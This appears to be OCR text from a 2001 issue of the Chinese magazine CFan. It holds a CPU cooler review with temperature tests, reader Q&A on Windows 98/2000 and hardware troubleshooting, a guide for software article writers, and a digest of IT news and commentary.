目前市场上的P4 CPU以及安装了P4 CPU的品牌电脑热销形势一浪高过一浪，人们对这种高性能处理器的喜爱真是愈演愈烈，但有一句老话叫"好马配好鞍"，当您在感受P4 CPU提供的强大处理能力的时候，是不是也意识到了应该给它制造一个良好的工作氛围？我们走访市场发现，绝大部分的DIY一族，相当数量的品牌电脑，都忽略了一个问题，那就是没有很好地考虑P4 CPU的散热状况。无论是P4 CPU原装的散热器还是一些品牌机厂商提供的散热器，其产品设计及实际散热性能都无突出之处，尤其是在恶劣的工作环境中更是显得力不从心。而我国广大的电脑用户并非人人都有条件为自己的电脑配备空调等降温设备，到了夏天，电脑长时间运行后因散热不良而造成的死机甚至烧坏设备的例子也是层出不穷。散热器虽小，可影响却不小，选择一款好的散热器应当是我们注意的事项。最近，从众多厂家送来的散热器产品中，我们经过对比，挑选了一款九州风神AE-P404散热器做了一次单品评测。

测试评价:

这款产品散热片底部面积很大，在挂接到P4 CPU上的时候感觉契合十分紧密，与CPU接触面上的导热胶的长宽要比我们见到的其他品牌散热器的大，因此导热性能相对更好。散热片底部采用了散热鳍片部分空隙一通到底的设计，这一结构对于CPU热量沿导热槽发散很有帮助。该款散热器设计了8组21条散热鳍片，这种结构对于形成多路强制对流较有益处。此特点在目前市场上散热器产品中应该说是比较有个性的。通过观察和形变实验，我们感觉这款散热器的散热片所采用的铝材质地不错，用力挤压后形变很小，韧性不错，这一点给我们的印象非常深，形变严重的散热片是非常影响散热效果的。散热片上面的散热风扇扇叶较宽，对于进风量的加大有较好的作用。

测试中我们感觉这款产品散热效果很好，降温速度较快。工作噪音非常小，基本稳定在30多dB。风扇转动平稳，没有震动的感觉，测试中发现风扇转速平均值稍稍超出4000转，表现不错 。

美中不足的是风扇盖如能缩小些面积，应更有利于散热。导热胶体上最好用纸封上，以免沾手。CF

CFan结论

设计水平	★★★★☆
散热效果	★★★★★
材料	★★★★★
运行噪音	★★★★☆
安装	★★★★

²ÚÆ×ÊÁÏ

1.生产厂商:清华华天技术开发公司

2.产品规格:

适用:Intel WillaMette P4 CPU

风扇尺寸:60mm×60mm×15mm

总体规格:88.8mm×61.4mm×51.8mm

3.技术参数:

额定电压:12V DC

工作电压:10.8-13.2V DC

额定电流:0.12A

输入功率:1.44W

应用测试

测试条件:

P4 1.7GHz CPU的电脑

Windows 98SE 中文版

九州风神 AE-P404散热器、Intel原装散热器

测试过程:

运行Quake 3 （室温为22.6摄氏度）

	运行15分钟	停止运行后1分钟	停止运行后3分钟	停止运行后5分钟
九州风神 AE-P404散热器	46.1	33.7	27.9	27.1
Intel原装散热器	50.7	38.6	36.5	32.2

E-mail: doctor@cfan.cn.net

★为什么新买的内存条插上就黑屏？
★为什么系统装到一半就死机？
★为什么 GeForce2 MX400 显卡玩游戏经常死机？
★升级显卡驱动程序死机怎么办？
★没有 USB 接口想用 USB 设备怎么办？



我的电脑使用的是升技KT7A(KT133A+686B)主板，原来配有一条 64MB 现代内存，日前购买了一条 128MB Kingmax内存，可是插到主板上开启电脑却出现黑屏问题，但我分别插接哪一条内存都可以正常工作，请问这是怎么回事？

答：这是不同品牌内存的兼容性问题，确实有一些用户在升技KT7A(KT133A+686B)主板上插接不同品牌内存时遇到这种问题，最好的解决方法是添加与原来内存品牌颗粒近似的内存。

我刚刚自己装了一台电脑，使用的是KT 133A的主板，Duron 750 CPU，30GB 的硬盘，256MB PC133 SDRAM内存，组装过程一切顺利，可在安装Windows Me操作系统时，只要安装到一半左右系统就会蓝屏死机，多次重复均是如此，可安装DOS却没问题。此后我更换过内存、硬盘，仍然出现这种情况，这究竟是什么原因造成的呢？

答：您可以从以下几个方面检查一下：

（1）更换硬盘数据线以确定是否由于该数据线损坏引发故障。插接时注意方向及插口颜色对应问题。

（2）检查工作中 CPU 风扇是否转动或转速是否很慢，如有问题，请修理或更换CPU风扇。

（3）在非Intel芯片组的主板上经常会遇到由于硬盘通过跳线设置为主、从盘后，没有与硬盘数据线的主(Master)、从（Slave）接口对位插接，造成硬盘工作不正常的情况。您遇到的这种情况也很可能与之有关。所以您应该仔细检查一下，如果您的硬盘跳线设置成了主盘状态，请将硬盘连接到硬盘数据线的顶端接口上；如果您的硬盘跳线设置成了从盘状态，请将硬盘连接到硬盘数据线的中间接口上。

我最近新换了一个GeForce2 MX400显卡，在玩一些大型游戏的时候经常出现死机情况，可运行如3DMARK 2000 等测试软件测试时一切正常，我的主板是KT133A的，128MB PC133 SDRAM内存，请问是不是我的显卡有问题？

答：这个问题近来很多朋友也遇到了，您应该在开机后按Del键进入CMOS设置，查找一下里面有没有一个AGP FASTWRITE的选项（如果没有则很遗憾，您的KT133A的主板不支持这项功能），如果有请打开这个功能，按F10保存退出即可。

最近在网上下载了一个关于我用的显卡的最新驱动程序，安装过程很顺利，但重新启动操作系统后，在出现Windows 98启动画面时却死机了，我该如何处理呢？

答：您可以按照如下步骤处理：

（1）启动电脑，在 Windows 98 启动之前按 F8 键，在随后弹出的启动菜单中选择“安全模式”。

（2）在操作系统桌面上用鼠标左键单击“开始”→“设置”→“控制面板”。

（3）在控制面板窗口中双击“显示”图标，然后单击“设置”选项卡，将“颜色”设置为16色，“屏幕区域”设置为640×480，单击“确定”按钮保存设置并重新启动操作系统。

（4）此时Windows 98系统可以正常启动，在系统桌面上用鼠标左键单击“开始”→“设置”→“控制面板”，双击“系统”图标。

（5）选择“设备管理器”选项卡，将里面的显卡项选中，并通过“删除”按钮删除，然后保存设置退出。

（6）重新启动操作系统，此时系统会提示发现新硬件，请安装原来的显卡驱动程序，再次重新启动操作系统即可。

我的电脑由于买的时间早了一些，主板上没有集成USB 接口，是不是我要使用 USB 接口设备就必须得更换主板呢？

答：其实您大可不必更换主板，购买 USB 接口卡即可满足您的要求。不过，目前市场上常见的USB接口卡有针式插口和PCI插口两种，前者便宜后者贵。

采用针式插口的USB接口卡必须满足以下要求：开机后进入CMOS，检查里面是否有“USB Legacy”选项，如果有，就表示你的主板上可以插接针式的USB接口卡来支

★为什么装上USB接口的调制解调器就死机？
★出现“Invalid Drive Specification”提示怎么办？
★如何在系统中检测外置调制解调器的好坏？
★P4中内建的“Thermal Throtting”有什么用？
★为什么我的显示器指标不高设置值却能调得很高？

持USB设备。安装方法如下：请参考您主板的说明书，找到USB接口插针座（一般是10针或5针的插座），将购买的针式USB接口卡一端（10针或5针插头）插在主板上的USB接口插针座上，将另一端固定在机箱后部，然后就可以连接USB设备了。

如果您的电脑不支持针式插口的USB接口卡，那么您只能安装PCI插口的USB接口卡了。这种接口卡上自带两个USB接口，您可以打开机箱，将PCI接口的USB接口卡插接到主板的PCI插槽上，然后装好机箱，启动电脑，在操作系统中安装上随卡附送的驱动软件就大功告成了。

我最近购买了一台USB接口的调制解调器，将它连接到我的装有Windows Me操作系统的电脑上，启动电脑后却出现死机，重新安装操作系统后再装上该设备仍然是这种情况，我将调制解调器换到其他电脑上使用却一切正常，请问这是什么原因造成的？

答:这种现象的产生很可能是您主板的USB接口已经损坏导致的，请您将主板拿到经销商处检修或更换。

我的电脑在启动硬盘时出现如下提示:Invalid Drive Specification，然后死机，请问这是怎么回事？

答：这个提示的意思是您的硬盘驱动器号无效，即电脑无法从硬盘启动，这种情况一般是硬盘分区表出现了问题。您如果原来备份过硬盘分区表，请进行恢复操作。如果没有，则可用Norton、KV或PCtools等软件进行修复。如果仍然无效，您只能对硬盘进行重新分区、格式化操作了，那样硬盘中的数据将会丢失。

我最近购买了一台外置调制解调器，安装到电脑上发现无法连接上网，我怀疑是这台调制解调器有问题，但不知道如何去检测它是好是坏，我用的是Windows 98操作系统，请问有什么好办法吗？

答：Windows 98操作系统中有诊断调制解调器工作状况的工具。请按如下步骤操作：

（1）接好调制解调器，打开电源，启动电脑，进入Windows 98操作系统桌面。

（2）在系统桌面上用鼠标左键单击“开始”→“设置”→“控制面板”。

（3）在“控制面板”窗口中双击“调制解调器”，然后选择“诊断”选项卡，接着在窗口中选中安装了调制解调器的那个端口（一般是COM2端口），然后点“详细信息”。如果调制解调器是损坏的，则窗口中不会显示测试信息；如果显示的都是错误信息，说明您有关上网的设置有问题，请调整；窗口中存在很少的错误信息是正常现象，并不说明调制解调器有问题。

最近总看到关于Pentium 4处理器中内建“Thermal Throtting”的报道，有说好有说坏，请问这是个什么技术？

答：所谓“Thermal Throtting”就是指Pentium 4处理器内建的一种保护机制：即在处理器的工作中，如果核心温度过高时，则处理器会自动将时钟频率降低以减小发热量，直至温度降低到“安全”的范围之内，以保证Pentium 4处理器的安全运行。

赞同的观点认为这是一个非常体贴的保护措施，可以保证Pentium 4处理器的运行稳定和寿命。

反对的观点认为这是一个很愚蠢的技术，它会形成一个怪圈：即越是需要大量运算的程序越会导致Pentium 4处理器产生大量的热能，热能增大到一定程度后，Pentium 4就自动降低时钟频率，导致性能降低（最多可达50%），使得原本需要处理器支持的大量运算无法实现。这样做也就是牺牲用户的一方面利益来保护用户的另一方面利益。

为什么Pentium 4处理器会内建这样一种功能呢？一个重要原因就在于其处理器核心结构设计不完美。Pentium 4核心中有的部分满负荷工作时，在很短的时间内可能会散发出巨大的热量，这些高发热部分被称为“热点”（Hot Spot）。而这些热量如果难以被有效地散发出去的话，极有可能导致处理器的损坏。因此Intel不得不采用“Thermal Throtting”技术。

最近由于纯平显示器大降价，所以我也购买了一台，我买的是AOC 7GLRKK（785）纯平显示器，我在设置到1280×1024时将显示刷新速度提升到了85Hz，可看到贵刊评测显示器时的计算方法，我这种带宽的显示器应该无法工作在1280×1024/85Hz显示刷新速度下，请问这是怎么回事？

答:您在131MHz带宽下将显示器提升到1280×1024/85Hz，这样做对显示器是非常有害的，一些品牌的显示



★刻录时提示"Data volume size too small……"怎么办?
★为什么没刻满的盘下次刻录时却无法继续?
★如何缩短修改注册表后的重启时间?
★有没有更快的方法快速进入安全模式?
★如何获取ICO图标?
★如何将不常用文件的扩展名隐藏起来?

器允许强制提升显示器的设置参数,但无异于是让显示器超负荷工作,长此以往将大大缩短显示器寿命,同时也会由于刷新速度逐步达不到要求而危害使用者的视力。

我在使用NTI CD Maker刻录时系统出现如下错误提示:"Data volume size too small, Minimum size is 600KB",请问这是什么意思?应该怎样解决这个问题?

答:这是因为您要刻录的文件容量太小,造成刻录机一次写入光盘的数据太少而出现错误提示。您在将文件刻录到光盘上时,需要一次写入大于等于600KB的数据,这是标准CD-ROM数据块的最小尺寸,因此您应该通过加大文件内容或一次多刻几个文件来解决这个问题。

为什么我用WinOnCD刻录软件只在CD-R上刻录了不到2MB的内容,下次再刻录时就被提示盘是只读的,无法继续刻录?

答:虽然CD-R盘片只要有空余空间就可以完成多次写操作,但是要进行这样的多次写操作也是有条件的,即在刻录软件中不能够将CD-R盘片封口(Close Disc),否则当您下次插入盘片进行写操作时系统会提示您盘片是只读的,无法继续刻录。很多刻录软件都是如此,例如您使用的WinOnCD软件,如果您想多次刻录CD-R盘片,请在刻录时出现的New对话框中选择Append ISO9660/Joilet类型,而不要选择CD-ROM(ISO9660/Joilet)类型,因为CD-ROM(ISO9660/Joilet)类型将在刻录完成后对光盘进行封口操作,虽然生成CD时也可以选择"创建多进程CD",但这丝毫不起作用。

我在Windows 98中经常对注册表进行修改,但每次修改后都需要重新启动操作系统,耗时非常长,请问有没有办法缩短这个时间?

答:您可以尝试如下操作:

(1)修改注册表并保存退出后,不选择重新启动操作系统,而是按下"Ctrl+Alt+Del"组合键。

(2)在随后弹出的"关闭程序"窗口中用鼠标选中"Explorer"选项,随后单击"结束任务"按钮。

(3)在弹出的系统关闭窗口中选择"否",几秒钟后将弹出一个提示错误的对话框,单击其中的"结束任务"按钮即可,此时Windows的浏览器会和新的注册表一起被重新加载。

在Windows 98中,除了按F8选择"Safe Mode"进入安全模式外,还有没有更快的方法快速进入安全模式?

答:您可以采用如下方法:启动Win98操作系统,当屏幕上出现"Microsoft Windows98"字样时按住Shift键不放就可以了,经过一段时间等待后就可以进入安全模式了。

我发现很多的EXE和DLL文件中有大量好看的ICO图标,请问如何能获取这些图标资源呢?

答:您可以用一些工具软件如ACDSee(3.0以上版本)来达到目的。具体获取步骤如下:

(1)运行ACDSee,单击"Plug-InsSettings"选项。

(2)在随后出现的窗口中设置ACDSee的插件功能,选中"ID_ICO.apl"选项,打开设置框,选中"Show icons in .EXE files"和"Show icons in .DLL files"两项,这样可以让ACDSee显示EXE、DLL文件中的ICO图标。

(3)进入含有要获取图标的EXE或DLL文件夹中,文件夹中第一个ICO图标就会显示在图片区内。如果您需要观看下一个图标,就双击这个EXE或DLL文件,此时会打开一个标准的浏览窗口,点"下一个"或"上一个"按钮你就可以看到其他的ICO图标了。

(4)选中其中某一个需要的ICO图标,单击"FileSave as"按钮,选择存放位置和格式后就可以将图标提取出来了。

我想在Windows中将一些不常用文件的扩展名隐藏起来,但Windows只提供了隐藏常见文件扩展名的

★为什么改了扩展名后出现多余字符？
★如何解决安装 Win2000 后 Win98 软关机失效的问题？
★如何在 Win2000 中使用 Win98 的收藏夹？
★如何将一批 Word 文件都转换成文本文件？
★为什么超级解霸不停地被调用？
★怎样在开始菜单中添加控制面板的快捷方式？

功能，请问有什么办法能实现？

答：您可以通过修改注册表的方法来实现：

（1）在系统桌面上单击“开始”→“运行”，在“打开”栏中键入 regedit 然后单击“确定”按钮运行注册表编辑器。

(2) 选择进入HKEY_CLASSES_ROOT，找出您想要隐藏的扩展名，用鼠标右键单击该扩展名，并选择“新建”→“字符串值”，将字符串值命名为nevershowext，而且不要更改数据值。然后保存退出即可。（庞彬）

我在 Windows 98 中想更改一个文件的扩展名，如将文本文件abc改为abc.dat，但更改后在DOS中却发现文件的扩展名变成了abc.dat.txt，请问这是怎么回事？

答：这其实是被隐藏了的扩展名造成的现象，您可以采用如下操作步骤来避免以后发生这种现象。

(1) 在操作系统桌面上用鼠标右键单击“我的电脑”→“资源管理器”。

(2) 在出现的“资源管理器”窗口中选择菜单栏中的“查看”选项，在弹出的下拉菜单中选“文件夹选项”，然后单击“查看”标签，去掉“隐藏已知文件类型的扩展名”前面的对勾就可以了。

我最近在电脑中安装了Windows 2000操作系统，与Windows 98 操作系统共存，但安装后却发现原来Windows 98中的软关机功能失效了，请问有什么办法可以解决吗？

答：出现此类问题的原因主要是由于Windows 2000的电源管理功能要求主板必须支持ACPI这种高级电源管理技术，但一些主板采用的是 APM 电源管理技术，对ACPI的支持不完善。遇到这种情况您可以采用以下方法解决：

（1）启动电脑，选择启动 Windows 98 操作系统，在操作系统桌面上单击“开始”→“设置”→“控制面板”→“电源选项”→“高级电源管理”，在随后出现的对话框中将里面的“启用高级电源管理支持”选项打勾选定，然后保存退出即可。

（2）如果不能解决问题，您可以到主板厂商的网站上寻找支持Windows 2000 ACPI功能的最新BIOS程序，下载后刷新主板的 BIOS 就可以了。

我在安装了Windows 2000操作系统后想使用原来在Windows 98 中的收藏夹，请问有什么办法？

答：要想在Windows 2000操作系统中使用Windows 98 下的收藏夹，可以直接将该文件夹移动到 Windows 2000 下，方法如下：找到 Windows 98 中的 Windows\Favorites 文件夹，将其下的所有内容复制到 Windows 2000中的Documents and Settings\Administrator（或其他用户名）\Favorites 中就可以了。（澎澎）

因为工作需要，我经常要把大量的文档，从一种格式转换成另一种格式（如将所有的Word文档都转换成文本文件等），如果一个文件一个文件地转换，工作量实在太大了，不知道Word2000中有没有批量转换的功能？

答：Word2000 中的“转换向导”也许能够解除你的烦恼。首先，为了不会引起混乱，你最好新建两个文件夹，一个用来存放待转换的所有文件，另一个文件夹则用来存放转换后的文件。然后，在 Word 中执行“文件”→“新建”命令，调出新建对话框，并切换到对话框上的“其他文档”标签，选中“转换向导”项后，单击确定按钮。接着，Word 将调出“文件转换向导”对话框，向导的每一步都会有详尽的提示，这里不再赘述了，按提示一步步执行下去即可。

这几天我用“资源管理器”的时候，发现一个怪现象，就是当我使用“按 Web 页”查看的时候，超级解霸就不停地被调用，我关掉解霸的“自动播放伺服器”之后重启电脑，还是不能解决这个问题，请问这是怎么回事呀？

答：您很可能已经中了“欢乐时光”病毒！这种现象应该是“欢乐时光”的一个 BUG。请立即使用瑞星杀毒软件（或其他声明能杀这个病毒的软件）杀毒吧！注意：一定要下载最新的升级包升级你的杀毒软件哦。（陈荣贵）

怎样在 Windows 98 的“开始”菜单中添加“控制面板”的快捷方式呢？



★如何解决 A 盘被标识为可移动磁盘的问题？
★如何恢复“将您的计算机转入睡眠状态”选项？
★为什么忘记关 Modem 时电话打进来电脑会自行启动？
★怎样在一个并口上连接两个打印机？
★如何解决 IE 浏览器不能打开新窗口的问题？
★ ADSL 上网浏览需要交电话费吗？分机能上吗？

答：您可以用鼠标右键单击“开始”菜单，选择“打开”标签，然后新建一个文件夹，命名为 Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}，退出“开始”菜单。这样在您用鼠标左键点击“开始”菜单时，会发现多了一个 Control Panel 的快捷方式，里面存放着控制面板中的所有内容。

我的电脑开机进入 Windows98 后，把 A 盘标识成了可移动磁盘，请问这个问题如何解决？

答：出现这个现象很可能是因为：

（1）软驱线没接好，或者软驱、主板的软驱接口坏了。先把软驱线拔下来重新插一下，如果没有解决问题，可以换一根好的软驱线，还是不行就换一个软驱试试。

（2）主板上面的软驱接口损坏了，可以更换主板。

(3) CMOS设置中把软驱给禁用了，重新启动电脑，按 Del 键进入 CMOS 设置，然后进入“STANDARD CMOS SETUP”选项，把其中的3.5英寸盘设为 Enabled，按 F10 存盘退出即可。

我的 Windows98 SE 系统原本在“关闭系统”对话框中第一项为“将您的计算机转入睡眠状态”，但这一项最近突然消失了，请问怎样恢复？

答：这可能是您的系统中“高级电源管理”设备的驱动程序出错造成的。通常重装驱动可解决问题。方法是右击“我的电脑”，选择“属性”，在“设备管理器”选项卡中展开“系统设备”，选中“高级电源管理”并删除。然后使用“控制面板”中的“添加新硬件”功能重新安装“高级电源管理”设备的驱动程序即可。具体步骤：打开“控制面板”，选择“添加新硬件”，根据提示让Windows自动搜索即插即用的兼容硬件，搜索完成后，系统会提示找到新硬件，点击“完成”即可安装“高级电源管理”的驱动程序，这样“将您的计算机转入睡眠状态”就会重新出现在“关闭系统”对话框中了。

我有时关闭电脑后忘记关闭 Modem，如果这时有电话打进来，我的电脑会自行启动，不知是什么原因？

答：出现这种情况说明您的电脑支持“拨号唤醒”功能。如果将您的电脑作为拨号服务器，只要有人拨号进来，您的电脑就可以自行启动并提供拨号服务功能。如果不想使电脑作为拨号服务器，可以在电脑启动时进入BIOS，关闭有关选项。如果您使用的电脑采用的是AWARD的BIOS，可以在进入BIOS后，选择电源管理，然后选择Power Up Control，再设置 PWR Up On Modem Act 为 Disabled 即可（不同主板情况有所不同）。

怎样在一个并口上连接两个打印机呢？

答：您可以购买一个并口转换开关盒，可以是自动的，也可以是手动的。另外，也可以购买一个扩展卡增加一个并口。如果您采用的是USB接口的打印机，那么可以把打印机与主板上的USB口连接。

最近我的IE浏览器不能打开新窗口，请问怎么解决？

答：您可以通过下面的办法解决：

(1) 用鼠标左键单击“开始”菜单，选择“运行”。

(2)在“打开”对话框中输入 regsvr32 actxprxy.dll，然后单击“确定”按钮。

(3)之后会出现一个信息对话框：DllRegisterServer in actxprxy.dll succeeded，单击“确定”按钮。

（4）再在“开始”菜单选择“运行”，在“打开”对话框中输入 regsvr32 shdocvw.dll，单击“确定”按钮。

(5)之后会出现一个信息对话框：DllRegisterServer in shdocvw.dll succeeded，单击“确定”按钮，然后重新启动操作系统即可解决问题。 (孙东)

我听一些人说使用ADSL上网浏览不需要交电话费，又有的人说要交电话费，请问到底交不交？还有就是分机能不能上ADSL?

答：使用 ADSL 上网浏览应该是不收取电话费的。因为通过ADSL上网并没有经过电话交换网接入Internet，而只是占用PSTN线路资源和宽带网络资源，所以需要缴纳 ADSL 月租费。但我也听说有些地方要求用户每次在用ADSL联入网络时需要交一次拨号费用。

分机无法申请 ADSL，目前只能在直拨电话上接 ADSL 终端设备。

软件作者指南

虽然我学计算机很早,还会好几种计算机语言,但那都是DOS、汇编、C之类的东西,拿到现在来毫无用处。可偏偏单位上的人都认为我是计算机高手,常常来问我这个软件怎么用,那个软件怎么用。一来二去,我倒成了软件高手了,也成了软件作者。但好几年下来,软件应用的水平越来越高,软件作者的水平也需要跟着提高。下面,我就来谈谈作为一个软件作者的经验和教训。

职业写手成长之路之

软件投稿指南

□CFan 编辑部　贝贝

1. 术业有专攻

由于软件的数量和种类太多了,任何人都不可能精通全部的软件。作为软件作者,更需要的是对某一类软件非常熟悉。作为个人电脑用户,常涉及到的电脑软件类别是操作系统、系统工具软件、娱乐和游戏软件、教育软件、网络工具软件、视频音频软件、图像制作软件、网页制作软件、办公软件等种类。如果想写出有分量的软件文章,只能花大量的时间来钻研一到二类软件,只有这样,写出的东西才可能有深度和广度。

2. 把握刊物风格

一本IT方面的刊物,都是面向一定的读者群,软件作者必须把握好刊物所面向的读者群,才能拿出适合刊物读者群的题材。另外,不同的刊物,有不同的语言风格、排版样式、图片要求。题材上,不同的刊物的着重点也不同,比如,有的刊物着重新软件的介绍,有些刊物着重新功能、新技巧的介绍,有的刊物注重软件的功能的介绍,有的刊物注重软件的操作的介绍。因此,一个软件作者,把握一本刊物的风格,是投稿质量高低的关键因素,归根结底,也体现了一个作者把握读者的能力。

3. 内容和形式的统一

那么,题材不同,投稿的刊物的风



格不同,写作的方法也要随之变化。一个介绍软件新功能的文章,当然和介绍一个新软件的文章在写法上是有区别的。这个区别,是和文章的目的统一起来的。如果只是想让大家了解一个软件新升级版本,大可不必介绍该软件的传统操作。如果只是在一个新手入门的栏目,也不必要长篇介绍该软件的那些新增加功能。因此,一篇软件文章,一定要根据文章想达到的目的,选择自己合适的形式,或者简练,或者繁复,或者主题突出,或者面面俱到。切忌将任何题材、任何栏目的文章写得千篇一律。

4. 文字的细节

在文字的细节上,现在的软件作者有的问题比较多。归纳起来有这么几点:

文章主次不分

对于绝大多数的文章,最好是有一个强烈的主题,而不要胡子眉毛一把抓,什么都写。一个软件,80%的人只用其中20%的功能,因此,很多时候,我们将那20%的功能写好就行。如果要写另外那80%的功能,最好分一下类,因为另外那80%的功能,常常是适合不同的情况,若不分类一长串写下来,需要用的人可能仍然找不到需要用的功能。

段落不清

很多作者不是一个段落讲一个问题,而常常是一个段落混讲了好几个问题,即使聪明的读者,都需要读好几次才能搞清楚,而才入门的读者,可能永远都读不懂了。记住,一个段落,表述一个问题。

逻辑混乱

软件文章,常常涉及到很多操作和序列步骤,而很多软件作者在写这样的文章时,逻辑混乱,常常让读者阅读时产生很大的困难。

字词乱用

错字、别字、错句,在软件作者中是很严重的问题。谴词造句的基本功不够,常常也影响了作者的表达,也影响了编辑对该作者的肯定。常常可以看到软件作者大段大段地表述一个问题,而很难用一句话就给读者一个清楚的表达,读者反而更糊涂。

5. 开创和交流

作为一个好的作者,和编辑、专家、用户的交流非常重要。和编辑的交流在其中是很重要的了。交流的策略如下:

要有为读者负责的态度。只要有为读者负责的态度,才容易和编辑建立起交流。

尽量使用现代化的通讯方式交流,如使用E－Mail投稿,提供OICQ、电话等。

找热心、好的编辑,提问题、提想法、提选题,尽量多用快捷方便的通讯工具。

认真对待编辑的问题,特别是修改建议,有不同意见,可以探讨,但不要不理不睬。因为编辑的建议也有他自己的道理。

作为一个好的作者,开创新的题材和写作形式也非常重要。但开创性是建立在很多基本功的基础上,包括技术的精通、题材的把握、文章的策划和文字的表达,更重要的是广泛的交流。

《电脑爱好者》论坛读者bc100发言:

《电脑爱好者》真猛!

采编广泛,见解独到,文风严谨不失诙谐(文章);

时效性强,人气一流,广告忒多不乏抽奖(版面);

分工明确,各司其职,互相打趣互相促进(编辑);

精品必买,每期必读,物超所值,我心荡漾(读者)。

■要闻

松下就手机设置有“中华民国”称谓发表道歉声明

中国移动电话用户数已经超过美国居世界第一

中国移动电话用户七月底达到一点二零六亿户，美国目前移动电话用户为一点二零一亿户。

新浪网公布2001财年第四季度财务报告

全年营收较去年增长了88.3%，季度净亏损试算额较上季度降低了27.2%，公司的净营收总额较上一季度降低了5.7%。

苹果圆满解决QuickTime与IE冲突问题

联想公司发布2001年度第一财季财务报告

股东赢利为2.5亿港元，劲升447.7%；营业额60.94亿港元，上涨4%；经营赢利2.83亿港元，增长3倍。

东软欲建中国最大社保软件开发基地

日本3G测试:手机奇大 服务糟糕

手机重150克，至少比第二代手机重50克；体积为105毫米×56毫米×35毫米，比目前所有翻盖型手机都要大；电话的电池用不上一天，并且线路时常中断。

张朝阳入选美国《财富》杂志的“全世界最聪明的100人”

二板迟迟未推出 金山暂定明年转道主板上市

搜狐全新免费邮箱“搜狐闪电邮件”正式出炉

Foxmail4.0隆重登场

8月20日，博大国际互联网有限公司联合赛迪网，共同首发国产精品软件Foxmail 4.0。

■视点

微软是创新的幕后黑手？ 【赛迪网】

微软认为，一种特定的产品到底是好是坏，决定权并不在普通的消费者手中，而是在其少数几位经理们手中。只有微软内部的精英们，才有权判定一种产品是属于“创新”，还是一堆垃圾。微软把自己看成是一位木偶的幕后控制者，在一轮竞争中选择一个临时的捆绑伙伴，通过阻止其他创新使用它垄断的预装分销渠道来打败其他竞争对手，然后再在下一轮竞争中无情抛弃以前的合作伙伴。

低价奔腾4电脑有缺陷？ 【北京青年报】

从专业测试看，i845搭配SDRAM与1.3G奔腾4组合，其整机性能明显低于目前市场上热销的i850搭配Rambus的奔腾4的主板平台。在Office软件使用、互联网浏览速度和Quake3游戏三项测试中，奔腾4 1.3G配i845比相应的i850平台性能下降20%左右，这个差距是很大的。

搜狐向邮箱收费叫板？ 【赛迪网】

免费邮箱终结的进程该推延到何时？那些开始了收费的网站该如何处理如骨鲠在喉的那块“鸡肋”？这些都不是“狐狸”需要操心的，他需要操心的是那二千多万网民如果全都涌向他，能不能够消化得了？如果有一天不得不收费了，他除了背上背信弃义的指责外，还得背上伪善的罪名了。狐狸在小胜的同时，却埋伏下了长远的危机。

网上路演带来的是谁的春天？ 【21世纪经济报道】

证券行业媒体与所属网站一体化的利益关系，无疑给外来者树起了竞争门槛。由此想到，由人民日报社、新华社分别创办的三大证券报(尤其是上海证券报)，因刊登公司公告而收入颇丰，活得舒坦，是否不利于促进证券媒体间的竞争？相关许可证的颁发范围是否可以适当放开？

正餐和野炊:纪念Linux诞生10年 【ZDNet China】

Linux操作系统仍面临巨大挑战。尽管Linux系统很稳定，但在易用性方面需要加强。Linux在大型计算机集群中比较流行，但还没有单个操作系统有效使用多个处理器即对称多处理的功能。也许，Linux将会在网络服务器、新一代蜂窝电话或者一些我们现在还没有想到的产品方面大展身手。

康柏反击战 【计算机世界】

在很多年里，康柏都一直给人一种“暴发户”的感觉。这是因为，即便是全球理念领先的IT界，仍然逃不脱论资排辈的阴影，康柏从来就没有获得像“蓝色巨人”IBM、“硅谷常青树”HP那样的称号。在2000年之前，人们眼里的康柏仍然是一个“毛头小伙”。然而，康柏中国区总裁认为，在长达四年的阵痛后，康柏终于成熟了。

网络实名之争 【新浪】

号召"维护中国互联网秩序"的中国互联网络信息中心(CNNIC)在沉寂几个月后，宣布于8月2日推出通用网址测试平台并接受注册申请。据悉，这是继中文域名之后的又一种有偿注册服务。然而，我们注意到，此前早已有一个基本相似的产品——网络实名。看来，CNNIC又一次直接插手一种产品的运营，谋取利益。

国内四大软件巨子谁领风骚? 【计算机世界】

截止到8月17日，四家软件类上市公司：托普软件、创智科技、用友软件和东软软件，先后公布了今年上半年中报。四家公司中期平均每股收益0.225元，高于去年全年每股收益0.218元的整体水平，较大程度地体现了软件行业的高成长性的特征。那么，除每股收益外，这四家上市公司中报的其他数据或指标的情况又如何呢？四家软件公司谁领风骚？

收费，网站应抱的新娘 【硅谷动力】

对现在提供的免费服务，用户颇多微词，只是碍于"免费"而只好把苦水往肚子里吞。如果收费，性质就有所改变。达不到期望值，诉讼也自然了。法律还跟不上网络发展的节奏，网站可以以合约的形式加以固定，给用户充分的安全感。所以，网站所要做的还是服务，而不是开董事会讨论要不要收费！服务收费，是网站的赢利之路！收费时机已初步成熟，但免费并不会消失，免费与收费并驾齐驱的时代不久将来临。


CRT 敢问路在何方 【DoNews】

CRT纯平显示器在经历了大降价活动之后，该市场开始蒙上了一层暧昧的面纱。但CRT在DIY市场光明的前程有目共睹。LCD以其轻便及无辐射的优势，吸引用户的磁力自然高于CRT。但是在价格以及专业的显像功能方面的优势，CRT也并不轻言失败。

■图片新闻

中国双雄称雄机器人世界杯

2001年8月，全球人工智能领域高手云集美国西雅图，争夺第五届机器人世界杯盟主的宝座。战幕徐徐拉开后，中国的绝代双骄——清华大学代表队和中国科技大学代表队一鸣惊人，以精湛的球技横行于群雄之中，如入无人之境，最终摘得一项冠军，一项第二名，两个项目进入前八名，让群雄不敢小觑。



■声音

"虽然国内外都有一些公司开始了收费邮件的推广，不过在Hotmail邮件继续免费之时，我个人认为邮件收费的市场时机还不成熟。" ——张朝阳

"大笔资金可以使软件企业快速滚动与发展起来，使企业上规模。" ——金山总裁雷军

中国中小企业的求生能力和求生的欲望比别的国家强，因此在中国，我们主要瞄准中小企业。" ——阿里巴巴马云

"我们不知道什么是垄断者，还没有人能告诉我。" ——微软公司总裁巴尔默

"我们以前的免费好比是往一个大浴缸里面放水，浴缸底部都是洞，放进去多少水都会漏光；现在我们通过收费，先把水龙头关小，然后慢慢修补浴缸，等到修补得差不多了，再开大水龙头，浴缸里的水就会满出来，那时易趣就成功了。" ——易趣邵亦波

"不管什么人，只要他推出的产品与我们的技术兼容，有依赖我们的知识产权之嫌，都必须万分小心。" ——英特尔贝瑞特

